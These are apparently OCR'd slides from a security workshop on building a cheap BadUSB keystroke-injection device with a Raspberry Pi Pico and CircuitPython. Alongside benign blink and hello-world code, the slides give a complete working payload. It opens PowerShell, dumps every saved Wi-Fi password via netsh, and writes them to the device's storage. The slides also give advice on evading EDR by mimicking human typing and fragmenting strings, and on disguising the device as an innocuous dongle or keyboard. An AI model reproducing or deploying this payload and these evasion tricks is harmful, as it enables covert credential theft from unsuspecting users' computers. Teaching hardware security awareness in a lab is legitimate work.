USBeaver: EvilUSB / HotPlug Hacking for <$5


Troy Lopez & DAMSEC, 2025

[Outline]

1. General vector
2. HID background
3. Hardware
4. Payloads!
5. Evasion
6. Obfuscation
7. Constraints, Next Steps
8. Work time + DIY payloads!

[Firewalls don’t work when the door is unlocked.]

- Attackers with access to a device can run whatever they like, as long as you don’t catch them.
- Employees can be deceived into doing the dirty work for you, through vectors such as ClickFix and FileFix.
- Phishing can happen both online and in person



[Human Input Devices]

- Device Class for allowing keyboards, mice, gamepads, etc to work without custom drivers
- Low-level, plug-and-play, OS Agnostic, fast

Lifecycle:

1. Device reports it’s class, ID, etc.
2. Sends descriptors of itself, include a **Report Descriptor**
3. OS binds to generic HID driver
    a. Trust is assumed! (I’m sure there are exceptions with your fancy custom distro, please save um-ackshuallys to the end :)
4. Input can be sent!

[Human Input Devices]

- Device Class for allowing keyboards, mice, gamepads, etc to work without custom drivers
- Low-level, plug-and-play, OS Agnostic, fast

Lifecycle:

1. Device reports it’s class, ID, etc.
2. Sends descriptors of itself, include a **Report Descriptor**
3. OS binds to generic HID driver
    a. Trust is assumed! (I’m sure there are exceptions with your fancy custom distro, please save um-ackshuallys to the end :)
4. Input can be sent!

[HID Report Descriptors]

- Chunk of bytecode that describes the **shape** and **meaning** of data that will be sent

Simplified example —>

No rate-limiting or other

verificiations. Keyboards are

trusted by default!

```
- This device has:
  - 1 keyboard
  - 8 modifier keys (Ctrl, Alt, etc.)
  - 1 byte per key
  - Reports every 1ms

Byte 0: Modifier bitmap (Ctrl, Shift, Alt)
Byte 1: Reserved
Byte 2–7: Up to 6 keycodes currently pressed
```

[HID Flexibility]

Generally speaking, any HID input is treated to be a human. The OS doesn't know who or what is typing, just that it is receiving commands. HID isn't a feature unique to keyboards though, it's just a device class we can emulate. This allows for things like keyboard macros, fancy input schemes, or automated HID devices like the USB Rubber Ducky!

[Disclaimer]


DON’T BE EVIL.

Do not tamper with or attempt to hack any device that is not yours without explicit consent. If dealing with a company or organization, get details in writing, determine scope, and communicate with the “target”. The USBeaver is intended as an educational tool for learning about hotplug security concerns and automated exploits, and should not be weaponized for evil.

By participating in this lab you agree to follow all appropriate laws and policies when using the USBeaver to the best of your ability, and acknowledge that DAMSEC and myself are not liable for any damages, to the furthest extent of the law.

[Hiatus slide for hardware handout]


- Yay free stuff!
- If you RSVP’d online you are on our list-o-stuff. Leftovers will be distributed first-come first-serve afterwards, should they exist



[Overview]

1. Device Tour
2. CircuitPython Setup
3. Hello World (Blink)
4. Hello World Two (Printing it!)
5. Payloads + Theory
    a. Evil >:(
    b. Not evil :)
6. Evasion + Pretending to be a Human
7. Social Engineering and Obfuscation
8. Constraints
9. Next Steps

[Device Tour - RPI Pico 1]



https://pico.pinout.xyz/

[Device Tour - RPI Pico 1]

- Most of the devices have a 2-state switch on GP1 and GP2
- Some have buttons, reference pinout as needed
- RP2040 Chip
- 264kB of SRAM
- 2MB of flash memory
- Programmable w/ mass storage over USB
- SPI, I2C, UART, ADC, PWM capabilities
- Serial Wire Debugging Possible (bring your own interface)

And most importantly for our needs, the Pico has HID capabilities!

[CircuitPython Setup]

- CircuitPython allows us to use Adafruit libraries for features like HID
- Download latest version from circuitpython.org– grab specific UF2 for the Pico! Links in Discord!
-

1. Hold down the BOOTSEL button on the board, then plug it in. Continue holding until the device appears as a storage device
2. Copy the uf2 to the device. It will reboot, and reappear as CIRCUITPY in your file explorer.
3. Profi!

[CircuitPython Setup - Libraries]

- We'll need the Adafruit HID library to actually send keystrokes to the computer.

1. Download the latest version from Github (link in Discord again!)
2. Unzip the archive
3. Copy the adafruit_hid folder (/lib/ada…) to your Pico

This will allow us to call pre-rolled functions for typing and clicking.

[CircuitPython Setup - Not setting it up]

If you are a die-hard fan of a different language for microcontrollers, you can most likely use that for this lab! However, for the sake of time, approachability, and my sanity we'll be using Python for the examples.

[IDE setup / connecting]

You may find it useful to use software to connect to the device and access the REPL (read-eval-print-loop) running on the hardware while writing payloads. This adds some quality of life features, including directly running your scripts from a GUI, but you can still develop for the Pico by just editing the [code.py] file directly on the device or copying over files from your text editor of choice.

Some popular IDEs with support for CircuitPython include:

- Thonny - Direct CircuitPython Support
- Mu - Direct CircuitPython Support
- VSCode/VSCodium (+ extensions ad hoc)
- PyCharm (may require student license)

[Hello World - Blink]

Now that we have our environment setup, we can start to actually write code! First, we need to make sure everything works. The HelloWorld of the microcontroller world is [Blink], a program that just flashes the light on the board.

We need to import time, the board, and digitalio, set the value of our LED, and then loop through toggling the LED

```
import time
import board
import digitalio

led = digitalio.DigitalInOut(board.LED)
led.direction = digitalio.Direction.OUTPUT

while True:
    led.value = True   # LED on
    time.sleep(0.5)
    led.value = False  # LED off
    time.sleep(0.5)
```

[Hello World - HID]

Great! Next we need to make sure we've set up the HID library properly. This code will type [hello world] on startup. Note we import usb_hid!

```
import time
import usb_hid
from adafruit_hid.keyboard import Keyboard
from adafruit_hid.keyboard_layout_us import KeyboardLayoutUS

# Give the host time to recognize the device
time.sleep(2)

# register keyboard
keyboard = Keyboard(usb_hid.devices)
# setup keyboard layout so we can "type" rather than
# calling each keypress individually
layout = KeyboardLayoutUS(keyboard)

# write!
layout.write("hello world\n")
```

[Payload Theory]

- Payloads exist in 2 main categories: fast and loud, low and slow, and multi-stage
- To write an effective payload, first determine its purpose. Carry this out by hand and note the steps you take.
- Research ways to optimize each step! Use the features of the target OS or shell
- Write and test your payload
- Profit! Or at least, if you manage to get this plugged in– more on that later

[Payload Theory - Tips]

- Include time.sleep() statements for actions that might lag, such as launching a web browser
- Your device will show up as storage. This is useful for loading or exfiltrating data, but can also be noted by EDR!
  - Drive letter (on Windows) is not guaranteed
- Reproducibility is important! Avoid making assumptions about target machine state.

[Payload Theory - Arm/disarm switch]


Most of these devices include a 2-state switch. You can use this to “arm/disarm” your USBeaver to avoid detonation while writing payloads. Then, flip the switch to the specified position to trigger the script!

```
pin1 = board.GP1 # Check which pins are physically used!
pin2 = board.GP2

# Configure pin behavior to read when switch bridges pin -> gnd
state1_pin = digitalio.DigitalInOut(pin1)
state1_pin.direction = digitalio.Direction.INPUT
state1_pin.pull = digitalio.Pull.UP

# do the same for pin 2 ...

# Loiter until armed
print(f"Waiting for switch to be in State 1 ({pin1} to GND)...")
while True:
    s1 = state1_pin.value
    s2 = state2_pin.value

    if not s1 and s2:
        print("Armed!! Executing script...")
        break

    # loop, waiting for switch to be flipped
    time.sleep(0.1)
```

[Payload Example - Dumping Wifi Credentials]

Goals for our script (using PS, Windows target):

1. Connect as Storage device and Identify self
2. List stored network profiles
3. Iterate over profiles and drop passwords
4. Save results to file on our device



[Payload Example - Dumping Wifi Credentials]

1. Connect as Storage device and Identify self
   - We can name our device something unique
   - We can use WMI to list volumes in the Windows file systems
   - If we iterate through these drives, we can identify ourself, and set a target for exfiltration!

```
Get-Volume | Where-Object FileSystemLabel -eq "STORAG3"
```

[Payload Example - Dumping Wifi Credentials]

2. Identify saved wifi networks

- Powershell lets us check network stats with netsh. Listing all profiles gives us a list of saved wifi connections.

3. Dump credentials

netsh wlan show profiles name=namegoeshere key=clear

- This lets us view the wifi password for a specific network, without administrative credentials!

[Payload Example - Dumping Wifi Credentials]

4. Combining everything:

We need to put together a payload that will find our device, list networks, and write credentials for exfiltration. All together, we get this Powershell script:

```
# find drive
$d=(gwmi win32_volume|?{$_.Label -eq "STORAG3"}).DriveLetter;
""">"$d\\w.txt"; # create file

# Find profiles w/ select string
$w=(netsh wlan show profiles)|sls ".*All User Profile.*: (.*)";

# For each match list key
$w.Matches|%{$n=$_.Groups[1].Value;$p=(netsh wlan show profiles
name="$n" key=clear)|sls ".*Key Content.*:(.*)";if($p)

# Write results to disk
{$k=$p.Matches.Groups[1].Value}else{$k="N/A"};"$n : $k">>"$d\
\w.txt"}
```

[Payload Example - Dumping Wifi Credentials]

5: Last step:

We need to launch powershell, type the payload, and exfiltrate the data. Load this into the script, and you're ready to go!

Again, only use this responsibly.

```
# find drive
$d=(gwmi win32_volume|?{$_.Label -eq "STORAG3"}).DriveLetter;
""">"$d\\w.txt"; # create file

# Find profiles w/ select string
$w=(netsh wlan show profiles)|sls ".*All User Profile.*: (.*)";

# For each match list key
$w.Matches|%{$n=$_.Groups[1].Value;$p=(netsh wlan show profiles
name="$n" key=clear)|sls ".*Key Content.*:(.*)";if($p)

# Write results to disk
{$k=$p.Matches.Groups[1].Value}else{$k="N/A"};"$n : $k">>"$d\
\w.txt"}
```

[Payload Example - Dumping Wifi Credentials]

```
...
# Open PowerShell via Win+X menu
kbd.press(Keycode.WINDOWS, Keycode.X)
time.sleep(0.1)
kbd.release_all()
time.sleep(0.3)
kbd.press(Keycode.I)
time.sleep(0.1)
kbd.release_all()
time.sleep(1)

# Find Pico drive and extract WiFi credentials
layout.write('$d=(gwmi win32_volume|?{$_.Label -eq "STORAG3"}).DriveLetter;""">"$d\\w.txt";$w=(netsh wlan
show profiles)|sls ".*All User Profile.*: (.*)";$w.Matches|%{$n=$_.Groups[1].Value;$p=(netsh wlan show
profiles name="$n" key=clear)|sls ".*Key Content.*:(.*)";if($p){$k=$p.Matches.Groups[1].Value}else{$k="N/
A"};"$n : $k">>"$d\\w.txt"}')
enter() # func that presses and releases enter
```

Final script:

1. Imports, setup keyboard, loiter
2. Launch powershell, prepare to type
3. Fire payload

[Evasion]

Move Low and Slow. Simulate Human Behavior:

- Take a long time to do things - people are slow
  - Introduce random delays between keystrokes
  - Occasional pauses
  - Typos + corrections
- Use existing resources
  - Powershell, cmd, bash, etc etc.
  - USBeaver as an initial access tool if needed
- Avoid verbatim “smoking guns”
  - Build strings dynamically, use environment variables, fragment your payloads
- GUI > CLI
  - It’s a lot harder to detect clicks than keystrokes

[Payload Example - ORTSOC GRC Moral Board]

Goal: Create a script to automatically open a benign webpage on a slow Windows system, without being detected by EDR/Antivirus.

Steps:

1. Open Edge
2. Reach Search Bar
3. Navigate to URL

Requirements:

- Imitate human behavior, rather than using efficient shortcuts
- Wait for Browser to open, ensure search bar is focused
- Use only guaranteed resources for Windows workstations
    - Can’t assume firefox will be present

[Payload Example - ORTSOC GRC Moral Board]

Imitating human behavior:

- Use manual + slower ways to launch tools (skip WIN+R)
- Use shortcuts to navigate pages
  - Ctrl-l focuses the search bar
- Include pauses between each action to let the host system react

```
# Open Start menu
kbd.press(Keycode.WINDOWS)
time.sleep(0.1)
kbd.release_all()
time.sleep(0.5)

# Launch Microsoft Edge
layout.write("edge")
enter()
time.sleep(1)
enter()
time.sleep(5)  # Allow Edge to fully open

# Focus address bar
kbd.press(Keycode.CONTROL, Keycode.L)
time.sleep(0.1)
kbd.release_all()
time.sleep(0.2)

# Navigate to URL
layout.write("https://beav.es/TJx")
enter()
time.sleep(2)  # Wait for page load
```

[Social Engineering + Obfuscation]

- Generic PCBs look scary
- Package it!
- SSD / IT Don’t remove!!! / dongle
- Hide inside keyboard??
- Build evil keyboard???
- Get creative! Any device that is easily overlooked is a foothold for infiltration